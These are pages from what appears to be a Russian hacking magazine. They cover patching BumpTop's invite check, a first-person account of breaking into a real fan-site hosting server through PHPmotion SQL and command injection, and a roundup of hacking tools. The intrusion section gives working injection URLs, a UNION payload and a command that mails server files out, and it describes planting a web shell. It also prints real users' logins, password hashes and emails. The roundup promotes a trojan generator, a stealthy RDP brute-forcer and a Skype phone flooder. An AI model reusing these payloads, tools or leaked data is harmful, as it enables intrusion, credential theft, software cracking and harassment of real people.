Теперь мне оставалось только сделать битхак файла так, чтобы не выводилось окно с запросом инвайта. Открыв файл bumptop.exe в HIEW, я два раза пушнул <enter> для перехода в режим дизассемблирования. Затем нажал F5, ввел адрес условного перехода (.004862BB) и снова нажал <enter>.
После F3 и F2 для редактирования текущей инструкции я изменил текущую инструкцию JNE на противоположную ей JE (JNE/JE это синонимы инструкций JNZ/JZ). Все, дело сделано, и теперь мне оставалось только сохранить (F9) и запустить программу!
Но что это? Сразу после запуска BumpTop предложил обновить нашу старую бету на самую последнюю. Ну что ж, я думаю, не стоит отказываться от этого удовольствия. Нажимаем «Yes».

НИЧЕГО НЕ ПРЕДВЕЩАЛО БЕДЫ ИЛИ BUMPTOP RELOAD...

Сразу же после удачного запуска 3D Desktop'а я начал внимательно изучать все его вкусности, но, к моему удивлению, примерно через 5-10 минут работы появилось сообщение с предложением обновить мою beta 12 версию BumpTop'а. «Конечно», — подумал я, кликнув на появившемся сообщении кнопку «Yes». Программа замерла и через несколько мгновений 3D-десктоп пропал с экрана моего монитора, и появилось очередное окно с запросом инвайта: «Authorization failed! Please enter your invite code». Открыв в IDA обновленный BumpTop.exe, я с ухмылкой злодея принялся за дело...

Аналогично предыдущей версии я нашел по адресу 0068A2CC объявление строки «Authorization failed!» и место, где она используется по адресу 0041FF23. После нескольких нажатий <PgUp> я увидел объявление функции, вызывающей форму для ввода инвайта. Нехитрым нажатием на клавиатуре <X> и <Enter> переместился к месту вызова функции; им оказался адрес 0042258C. Затем выделил адрес и поставил на него бряк. Запустил программу, она остановилась на бряке, поменял флаг ZF и запустил дальше, тут программа выдала ошибку. Что ж, буду искать дальше...
Я поднялся еще выше — снова до объявления текущей функции — и нашел, откуда она вызывается. Это был список из 10 разных адресов. Я прошелся по всем ним, расставляя бряки на каждый вызов нашей функции, дабы определить из какого места она действительно вызывается. В очередной раз запустил программу, и теперь она остановилась по адресу 0041EE54. Я увидел следующий код:

```
.text:0041EE2D test al, al
       ;условие
.text:0041EE2F jnz loc_41EED2        ;условный переход
.text:0041EE35 push ecx
.text:0041EE36 mov ecx, esp
.text:0041EE38 mov [esp+0ECh+var_C0], esp
.text:0041EE3C push offset aAuthorizationf
      ; «AuthorizationFailed»
.text:0041EE41 call ds:??0QString@@QAE@PBD@Z
.text:0041EE47 lea eax, [esp+0E8h+var_B0]
.text:0041EE4B push eax
.text:0041EE4C mov [esp+0ECh+var_4], 2Fh
.text:0041EE54 call sub_422550
      ;вызов нашей функции
```

Действуя по старой схеме, я поставил точку останова на инструкцию JNZ по адресу 0041EE2F, перезапустил программу и, после успешной остановки, поменял флаг ZF. Все, заработало! Возвратившись в HIEW, я, как и раньше, поменял инструкцию JNZ на JZ, только теперь по адресу 0041EE2F. BumpTop запустился без проблем, и это была уже не 12 версия, а новая BumpTop Beta 19!
В итоге я получил последнюю версию программы и удовольствие от процесса добычи инвайта. Можно праздновать победу и любоваться новым 3D Desktop'ом на мониторе железного друга.

ПОСЛЕСЛОВИЕ ИЛИ СДЕЛАЙ САМ

В целом продукт функционален и привлекателен, хотя и обладает пока различными мелкими глюками, не зря ведь разработчики сохраняют за проектом статус закрытой beta. В последний день сдачи статьи разработчики BumpTop преподнесли сюрприз — вышла новая версия. Хорошо это или плохо — решать тебе.

Mar icq 884888, http://snipper.ru



Ящик Пандоры

МАССОВЫЙ ВЗЛОМ ИЗВЕСТНЫХ ЗАРУБЕЖНЫХ ФАН-САЙТОВ

$2.700.000.000 — впечатляющая цифра, не правда ли? Именно столько зеленых президентов собрал на сегодняшний день художественный фильм «Аватар». За этой суммой кроется не только изнурительная работа лучших специалистов мира киноиндустрии, но и «сарафанное радио» многочисленных поклонников синих человечков.

Фанаты создали множество сайтов и блогов, посвященных своим кумирам. Одним из самых успешных проектов такого рода является сайт, посвященный Сэму Уортингтону — sam-worthington.net. Основанный 8 января сего года, ресурс уже сейчас посещают около 30 тысяч уникальных посетителей в месяц, большинство из которых даже и не подозревают, что их личные данные находятся под угрозой :).

ПОДГОТОВКА ПЛАЦДАРМА

Забегая немного вперед, скажу, что одним лишь Сэмом Уортингтоном дело не заканчивается. На одной площадке с sam-worthington.net находятся десятки других популярных фан-сайтов, о которых я узнал лишь в конце взлома :).

Итак, изучение ресурса было начато с анализа главной страницы. Наметанный глаз поклонника WordPress сразу же узнал любимый движок, который, к сожалению, был непробиваемой на тот момент версии 2.9.2 (открываем html-исходник главной и наблюдаем версию в мета-теге Generator). Этот факт меня особо не огорчил, потому что контент сайта прямо-таки манил своим разнообразием.

Следующий обнаруженный движок — «Coppermine Photo Gallery» (sam-worthington.net/gallery/). Его версия, опять же, не смогла меня порадовать — html-исходник плюнул в меня надписью "<!--Coppermine Photo Gallery 1.4.26 (stable)-->".


Далее, еще немного походив по страничкам ресурса, я наткнулся на интересную надпись «Powered free by PHPmotion», находившуюся внизу странички videos.sam-worthington.net. Перейдя по предлагаемой ссылке на www.phpmotion.com, я узнал, что этот движок позиционируется как опенсорсный клон YouTube, и что его можно бесплатно скачать.

Завладев исходниками PHPmotion, я сразу же попытался сравнить версии: мою и ту, что находилась на фан-сайте «Джейка Салли». Единственной зацепкой, позволявшей хоть как-то определить версию движка, являлась открытая для просмотра директория images — в ней находились файлы logo.gif и logo.png, на которых отчетливо было написано, что необходимая мне версия кроется за номером 2.0. Так как на официальном сайте PHPmotion находилась уже версия 3.0, пришлось немного погуглить (ссылку ищи в сносках). Найдя нужные исходники, я немало удивился тому, что там в самом корне присутствовал файлик VERSION.txt с содержимым «PHPmotion Version 2 STABLE - 28 APRIL 2008». Поскольку такой же файл, оказывается, был и на нужном сервере, дальше с раскопками кода можно было не медлить :).

ДЫРЯВЫЙ PHPMOTION


Немного покопавшись в исходниках и найдя несколько конструкций вроде следующей в ./audio_selector.php:

```
<?php
...
$selector_audio_id = mysql_real_
escape_string($_GET['vid']);
...
```



```
[+] Авторизуемся...
[+] Куки получены PHPSESSID=cce07e8c28e60603b3976b16994bdc2a
[+] Получаем логин админа...
[~] Получаем символ #1
0-64-128
64-96-128
96-112-128
96-104-112
96-100-104
96-98-100
96-97-98
[~] Символ получен: a
[~] Получаем символ #2
0-64-128
64-96-128
96-112-128
96-104-112
96-100-104
100-102-104
100-101-102
100-100-102
[~] Символ получен: d
```

blind sql-injection эксплойт для PHPmotion




```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
```

Содержимое /etc/passwd на моем e-mail



Официальный сайт движка PHPmotion

```
$selector_sql = "SELECT * FROM audios WHERE
indexer = $selector_audio_id AND approved
='yes'";
...
?>
```

я, было, обрадовался, но не тут-то было! На запятые и прочие "union select" в переменной $_GET['vid'] реагировал банально встроенный в скрипт IDS, причем исходники фильтра я посмотреть так и не смог, потому что, по всей видимости, он находился в файле ./classes/config.php и был зашифрован утилитой phpShield. Оставалось лишь одно — тупая проверка всех файлов движка на наличие в них конструкций и переменных, на которые фильтр не реагировал. После непродолжительного анализа нужная мне уязвимость была найдена в файле rate.php:

```
<?php
...
$rate_video_id =
 mysql_real_escape_string($_GET['rate_id']);
$rate_video_rating =
 mysql_real_escape_string($_GET['rate']);
...
$flag_sql = "SELECT * FROM rating WHERE
video_id = $rate_video_id AND user_id =
$user_id";
$flag_query = @mysql_query($flag_sql);
$flag_count = @mysql_num_rows($flag_query);
if ($flag_count != 0) {
 @mysql_close();
 error_redirect(117);//"You have already
rated this video. "
}
else {
...
 error_redirect(118);//"You request could
not be completed. "
}
...
?>
```



links

- downloads.phpmotion.com/V2/PHPMOTION_PHP5.zip — PHPmotion 2.0
- downloads.phpmotion.com/V3.0/php5/phpmotion.zip — PHPmotion 3.0
- snipper.ru/view/17/phpmotion-2x-ratephp-blind-sql-injection-exploit/ — PHPmotion 2.x rate.php blind sql injection exploit
- www.phpshield.com — phpShield



warning


Все описанное в статье является плодом больного воображения автора. Любые совпадения с существующими сайтами случайны. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный использованием материалов этой статьи в противозаконных целях.





Error - Invalid Input Detected

IDS в PHPmotion



PHPmotion Server Administration

logout

Server | General | Statistics | Adverts | Members | Media | Management | Theme | Power Tools

All Members | Active Members | Suspended Members | New members (today) | Newsletter

Todays (new) Member List

Select	User Name	Email Address	Status	Videos
	3	2	Christy:2419c459e9ad2d94f4a5c887b3ca18cb:ricardamanutd@hotmail.com	0
	3	2	levelart:da48928945bd5c94f2209437f7a3f222:levelart@qq.com	0
	3	2	alibcat21:f1251794e9cb0e41760ec8b60dc2acbe:alibcat21@yahoo.com	0
	3	2	caroline123:348814cd4821717d87376962e66f64d0:evelien234@hotmail.com	0
	3	2	Linz:df81368f88bdad4b4a708ddf321ba4d9:lindsay.fredette@gmail.com	0
	3	2	saina:b665604da84e73d9be2931e16318dc52:saina7@interia.pl	0
	3	2	dovescookies:78593512a1836fe66618bce665572ec8:go-yuk@s8.dion.ne.jp	0
	3	2	Mivareem:ac3ffa30791ae5feda8cd1a0271537da:neicielicamogh@hotmail.it	0
	3	2	lonelyche:e31c9bc265c4af5a68fc6d7b075b76a0:cat_ishe@yahoo.com	0
	3	2	thelouei:ae23adcae7184d914ac883a5e0a4bdc9:gahcastr@hotmail.com	0
	3	2	christie:f567cb85556dea700061be2153b0da0d:christie@bloch.com.au	0
	3	2	kschubeck:93462e2708ae912c8d00069ada6f74b9:kschubeck2008@yahoo.com	0
	3	2	am11265:366c3e404c9ff00cd5c18f581c300050:am11265@hotmail.com	0
	3	2	fesgroglia:ba0a452f34a97fa840488ec8bc13fc6e:fe_sgroglia@hotmail.com	0
	3	2	catinkatan:6153504c93914505db3913cd1130c071:cathymyrberg1@gmail.com	0
	3	2	tita_undomiel:25ecfeb7454c05e03490f2ab568157d5:tita3_lotr@sapo.pt	0
	3	2	MonaLisaMatrixVibe:f536619a7d35455d10cf6f50a6ca8708:sybillsimon2@yaoo.de	0
	3	2	Bandit:e68b262dfb5013ae634b182f5d390db8:Bandit_Banditich@mail.ru	0
	3	2	Haley1983:156828660ac146a537e281c7af443361:ins_verderben@hotmail.com	0

Логины и пароли пользователей videos.sam-worthington.net

В вышеприведенном коде налицо банальнейшая blind SQL-инъекция:

```
http://site.com/phpmotion20/rate.
php?rate_id=-9+or+1=1--&rate=1 -
true, возвращается хэдер Location:
index.php?code=117
http://site.com/phpmotion20/rate.
php?rate_id=-9+or+1=2--&rate=1
 - false, возвращается хэдер
Location: index.php?code=118
```

Далее необходимо было написать простейший эксплойт на основе этой инъекции, что я и сделал (ссылку на сплойт ищи в сносках).
Эксплойт основан на принципе «бинарного поиска» и действует по следующей схеме:
1. Логинимся, получаем куку с PHPSESSID;
2. Получаем поле username из таблицы admin;
3. Получаем md5-хеш пароля админа из поля password.

ВНУТРИ

После нескольких минут работы сплойт выдал мне следующие данные: логин admin и md5 хеш 21232f297a57a5a743894a0e4a801fc3.
Каково же было мое удивление, когда после расшифровки на plain-text.info оказалось, что под этим хешем скрывался пароль "admin" :).
Но удивляться было некогда, так что я залогинился в админку по адресу videos.sam-worthington.net/siteadmin и стал искать другие баги.
Одним из таких багов оказалась более полезная, чем предыдущая, SQL-инъекция в файле ./siteadmin/manage.php:

```
<?php
...
if ($_POST['search'] != "")
{
 //if search
 $term = mysql_real_escape_string(
  $_POST['search']);
 $result_sql = "SELECT * FROM
member_profile WHERE user_id =
$term ORDER BY user_name ASC LIMIT
$set_limit, $limit";
 $header_title = 'Todays (new)';
}
...
?>
```

Используя эту инъекцию, я выудил все логины и пароли пользователей системы следующим образом:

```
-9 union select 1,2,3,4,5,6,7,8,
9,10,11,12,13,14,15,16,17,18,19,
20,21,22,23,concat_ws(0x3a,user_
name,password,email_address),25,26
from member_profile/*
```

Но полезного в них, опять же, ничего не было. Добив до конца эту скулю, я узнал, что file_priv у текущего пользователя был выключен (так что просмотреть исходники каких-либо файлов на системе с помощью данного бага не представлялось возможным), и что MySQL сервер фан-сайта обладал следующими параметрами:

```
user() - samworvd_ricarda@
localhost
version() - 4.1.22-standard
database() - samworvd_video
```


Ничего не оставалось кроме того, как более внимательно продолжить изучение исходников PHPmotion.

ГЛУБОКОЕ ПРОНИКНОВЕНИЕ

На этот раз мое внимание зацепилось за файл ./uploader_finished.php, который отвечает за загрузку и перекодировку видео. Смотри сам:

```
<?php
...
$temp_dir = $_REQUEST['temp_dir'];
// Get all the posted values from
the .param file
$_POST_DATA = getPostData(
 $temp_dir, $_REQUEST['tmp_sid']);
...
foreach ($_POST_DATA as
  $post_key => $post_value) {
 if (preg_match("/^upfile_/i",
   $post_key)) {
  $uploaded_file_name =
   $post_value;
  ...
 }
}
...

function getPostData(
  $up_dir, $tmp_sid) {
 ...
 $paramFileName = $up_dir .
  $tmp_sid . ".params";
 $fh = @fopen($paramFileName,
  'r');
 ...
 while (!feof($fh)) {
  $buffer = fgets($fh, 4096);
  list($key, $value) =
   explode('=', trim($buffer));
  $value = str_replace(
   "~EQLS~", "=", $value);
  $value = str_replace(
   "~NWLN~", "\r\n", $value);
  ...
  $param_array[$key] = $value;
 }
```



Открытая для просмотра директория ./images



Фан-сайт Сэма Уортингтона

```
 ...
 return $param_array;
}

...
@exec("$path_to_php $convertor $uploaded_file_name> /
dev/null &");// (>/dev/null & part is what sends to
background)
...
?>
```

Здесь скрипт получает параметры temp_dir и tmp_sid, в которых кроется имя файла с некоторыми параметрами для перекодировки видео. В этом случае ни один из таких параметров никоим образом не проверяется. А теперь, внимание — способ потрошения этого кода :).

1. Заливаем на левый сервер site.com файл с именем, например, test.txt, в нем пишем следующее:

```
upfile_=test.mp3;ls -la|mail твое_мыло@gmail.
com~NWLN~id
```

2. Авторизуемся в PHPmotion;
3. Переходим по ссылке: www.videos.sam-worthington.net/uploader_finished.php?temp_dir=http://site.com/test.txt%00;
4. Видим на своем мыле листинг файлов текущей директории нашего фан-сайта.

При выполнении последних пунктов в скрипте происходит следующее:
1. Переменная $paramFileName принимает значение "http://site.com/test.txt" (".params" после нулл-байта отбрасывается);
2. ~NWLN~ в файле test.txt заменяется новой строкой;
3. Переменная $uploaded_file_name берется из test.txt;
4. Запрос в exec принимает следующий вид:

```
/usr/bin/php /home/site/public_html/phpmotion20/
convertor.php test.mp3;ls -la|mail твое_мыло@gmail.
com
id> /dev/null &<
```

Как видишь, все гениальное просто :). Теперь оставалось лишь найти директории или файлы, которые были бы открыты на запись, но... таковых в текущей директории не оказалось. Так как довольствоваться лишь одной админкой видео-раздела фан-сайта Сэма я не хотел, нужно было любыми способами залить свой шелл хоть куда-нибудь в пределах данного сервера.

ВЕСЕЛЫЕ СОСЕДИ

Решив поискать соседей Сэма Уортингтона, я попытался добраться до конфигурационного файла Апача httpd.conf (/usr/local/apache/conf), но здесь снова ждала неудача — он был доступен для чтения только руту (я же имел жалкие права nobody). В данной ситуации мне смог помочь только один из «Reverse IP» сервисов www.yougetsignal.com/tools/web-sites-on-web-server/ и чтение файла /etc/passwd. Как оказалось, на данном сервере хостится великое множество видео-подразделений известных фан-сайтов зарубежных звезд. Одной из первых открыла объятия для моего шелла Рэйчел МакАдамс (media.rachelmcadams.org). Я залил его в доступную директорию /home/rachelmd/public_html/uploads/avi и рулил множеством фан-сайтов одновременно довольно долгое время. Вот список наиболее известных ресурсов этого сервера:

```
media.aguileraworld.com — Кристина Агилера
media.bielfan.com — Джессика Биель
media.clive-owen.org — Клайв Оуэн
media.jtimberlake.net — Джастин Тимберлейк
media.kirsten-d.com — Кирстен Данст
media.shialabeouf.us — Шайя ЛаБаф
media.tomcruiseforever.com — Том Круз
media.xfilesitalianfansite.net — Секретные Материалы
tube.ultimate-avril.com — Аврил Лавин
videos.a-brody.net — Адам Броуди
videos.bradpittweb.com — Брэд Питт
videos.johnkrasinski.net — Джон Красински
videos.rene-russo.org — Рене Руссо
videos.twilightfan.fan-sites.org — Сумерки
www.madonnamedia.fan-sites.org — Мадонна
www.media.annehathawayfan.com — Энн Хетеуэй
www.media.christian-bale.org — Кристиан Бэйл
www.media.johnnydepp-fan.com — Джонни Депп
www.media.mattdamonfan.org — Мэтт Деймон
www.media.monicabelluccifan.com — Моника Белуччи
www.videos.jess-alba.org — Джессика Альба
```

Немного погуглив по теме, я узнал, что все основные западные фан-сайты располагаются на бесплатном хостинге от fan-sites.org, один из серверов которого я благополучно поимел :).

ХЭППИ ЭНД

Если ты поклонник творчества какой-либо известной личности, будь то актер или певец, я думаю, что не стоит открывать большое комьюнити, предварительно не позаботившись о его безопасности. Миллионы фанов по всему миру общаются и обмениваются информацией о своих любимцах на базе уязвимых платформ. Так что задумайся: настолько ли необходимо вгонять в краску наших общих кумиров из-за нерадивых поклонников? ⌶



X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: **GeneratorTroj**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **NOXJOKER**



Настройка генератора троянов


Представляю твоему вниманию неплохую альтернативу знаменитому Пинчу и его модификациям — навороченный генератор троянов от noxjoker.
Если перед тобой когда-либо встанет задача проследить за подругой или недругом (исключительно в образовательных целях), то эта прога, несомненно, сделает все возможное, чтобы снабдить тебя необходимыми паролями, скриншотами и файлами.
Функционал и особенности утилиты следующие:

- Отправка данных на e-mail и/или FTP;
- Извлечение cookies из Mozilla FireFox, Opera, IE, Google Chrome;
- Извлечение паролей из ICQ 6.0 и QIP Infium;
- Добыча нужных файлов с компьютера жертвы;
- Встроенный KeyLogger (слежение за нажатием клавиш) с возможностью выбора разделителя и периода отправки отчета;
- Возможность сделать скриншот — снимок всего происходящего в данный момент на экране жертвы (фишки: выбор периода создания скриншотов, количества создаваемых файлов, их имени и расширения, удаление создаваемого файла, сохранение локально);
- Возможность замены символов в буфере обмена (используется, например, для подмены кошельков);
- Завершение указанного процесса;
- Remote desktop control (многопоточный режим, создание учетной записи на компьютере жертвы, отправка IP-адреса);
- Backdoor — скрытое управление компьютером (ты являешься «сервером», жертва — «клиентом»);
- Работа с файлом hosts (невидимая переадресация с одного сайта на другой).

Если у тебя есть какие-либо пожелания или предложения по работе программы, смело направляй их автору по адресу exploit.in/forum/index.php?showtopic=34995.

ПРОГРАММА: **DUVET**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **ПУХОВОЙ**

Очень часто нашему брату становится необходимо заиметь сотни, а то и тысячи аккаунтов на различных популярных порталах и в социальных сетях (желательно, бесплатно :). Ребята из команды downteam.ru помогут тебе решить эту мерзопакостную проблему.
Итак, программа для автоматической и многопоточной регистрации аккаунтов в различных популярных веб-сервисах — это Duvet.
Прога с легкостью сможет нарегать для тебя кучу аккаунтов в таких проектах, как: mail.ru, chat.ru, e-mail.ru, bigmir.net, yandex.ru, rambler.ru, moemesto.ru, 100zakladok.ru, vzakladki.com.ua, postquickly.ru, bookmark-wizard.ru, mylink.org.ru, tvoirod.ru, addtome.ru, bobrdobr.ru.
Особенности программы:




Интерфейс программы

- Поддержка соксов и проксиков;
- Поддержка сервиса antigate.com;
- Поддержка многопоточности;
- Опциональная регистрация ICQ-номеров (например, bigmir.net и rambler.ru позволяют регистрировать аськи вместе с аккаунтом).

За обновлениями, советами и халявными ключиками Антигейта — добро пожаловать на официальную страницу проги (downteam.ru/2010/01/duvet.html).


ПРОГРАММА: **РЕТРИВЕР 1Х**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **ПУХОВОЙ**




Восстанавливаем пароли ВКонтакте

На повестке дня еще одна замечательная программа от downteam.
Представим следующую ситуацию: у тебя имеется куча мыльников от аккаунтов ВКонтакте (своих, конечно же :) и тебе необходимо вспомнить пароль к этим аккаунтам с помощью ретрива через мыло. Так как вбивать все это дело вручную малоэффективно, советую внимательно присмотреться к проге Ретривер 1х.
Ретривер 1х — это утилита, которая вспоминает пароли от всех твоих аккаунтов за несколько кликов.
Кроме того, что данный инструмент поможет тебе ретривнуть пароли по списку аккаунтов ВКонтакте, он еще и сможет провести различные процедуры с указанными почтовыми ящиками. Принцип работы программы прост и полностью автоматизирован. Все, что ей будет от тебя необходимо — это список аккаунтов в стандартной маске "email:password".
Особенности Ретривера:

- Весь функционал проги уместился в два режима работы и вкладку с проксями;
- Поддержка многопоточности (количество потоков выставляется вручную);
- Поддержка антикапчи через сервис antigate.com;
- Работа через списки соксов и прокси (simpleproxy.ru);
- Весь процесс работы сопровождается статусами («В работе», «Восстановлено», «Не восстановлено»).






Теперь немного подробнее о режимах работы проги:

1. «Базовый режим» — простое восстановление паролей по списку твоих почтовых аккаунтов. Программа делает запрос на восстановление пароля, затем осуществляет проверку на почтовом сервере (поддерживаются все популярные почтовые службы рунета) и забирает пароль от аккаунта ВКонтакте. После чего полученное письмо удаляется.

2. «Проверка e-mail». В случае, если тебе понадобится провести только проверку почтовых аккаунтов — переключайся на этот режим. С его помощью ты сможешь отсортировать почтовые адреса, удалить дубликаты и прочий мусор, а также проверить акки мыла на валидность.

В результате ты получишь готовые к работе аккаунты в окне интерфейса программы, а также списки аккаунтов, которые будут разбиты по категориям (валидные акки ВКонтакте, валидные адреса почтовых ящиков к ним, общий список валидных мыл, общий список невалидных мыл и общая база на обработку) и находиться в файлах в папке с прогой.

ПРОГРАММА: **BRUTTY**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **ANGER && U.J.ANGER**



Брутим дедики

Продолжая добрую традицию нашей рубрики, представляю тебе Brutty — очередной брутфорс учетных записей к удаленным рабочим столам на дедиках, основанный на бруте от Rankor'a. Особенности и отличия от других программ такого рода:


- Маленький размер (~500Кб);
- Отсутствие в базах антивирусов;
- Интегрированный GUI для работы с VNC scanner;
- Многопоточность;
- Создание собственного сервиса в Windows (позволяет запускать процессы брута из-под учетной записи System);
- Возможность смены имени гриндера на Svchost.exe (позволяет позаботиться о необнаружении админами дедика);
- Не требует дополнительных библиотек (все нужные библиотеки интегрированы в исполняемый файл);
- Сохранение параметров брута.

Модификация утилиты от u.j.anger включает в себя следующие фичи:

- Исправление большого количества недоработок;
- Переработка службы windef;
- Добавлен SMTP-клиент (для отправки результатов на мыло);
- Улучшение скрытности клиента.

Если у тебя есть вопросы по работе брутфорса, направляй их прямо в топик на Асечке: http://forum.asechka.ru/showthread.php?p=633911.

ПРОГРАММА: **SKYPEFLOODER**
ОС: ***NIX/WIN**
АВТОР: **INLANGER && LOGIN999**



Флудим по Скайпу

Давненько у нас не было ничего интересного для Skype. Настала пора исправить это недоразумение. Как видно из названия, SkypeFlooder — это флудер любых телефонов, написанный на Python и работающий через Скайп.

На данный момент программа умеет следующее:

- Запрашивать номер телефона жертвы;
- Запрашивать паузу между звонками;
- Звонить на номер жертвы и ждать поднятия трубки;
- Если жертва берет трубку, сбрасывать звонок, выдерживать выбранную тобой паузу и звонить заново;
- Если жертва жмет на «отбой вызова», то, опять же, звонить заново.

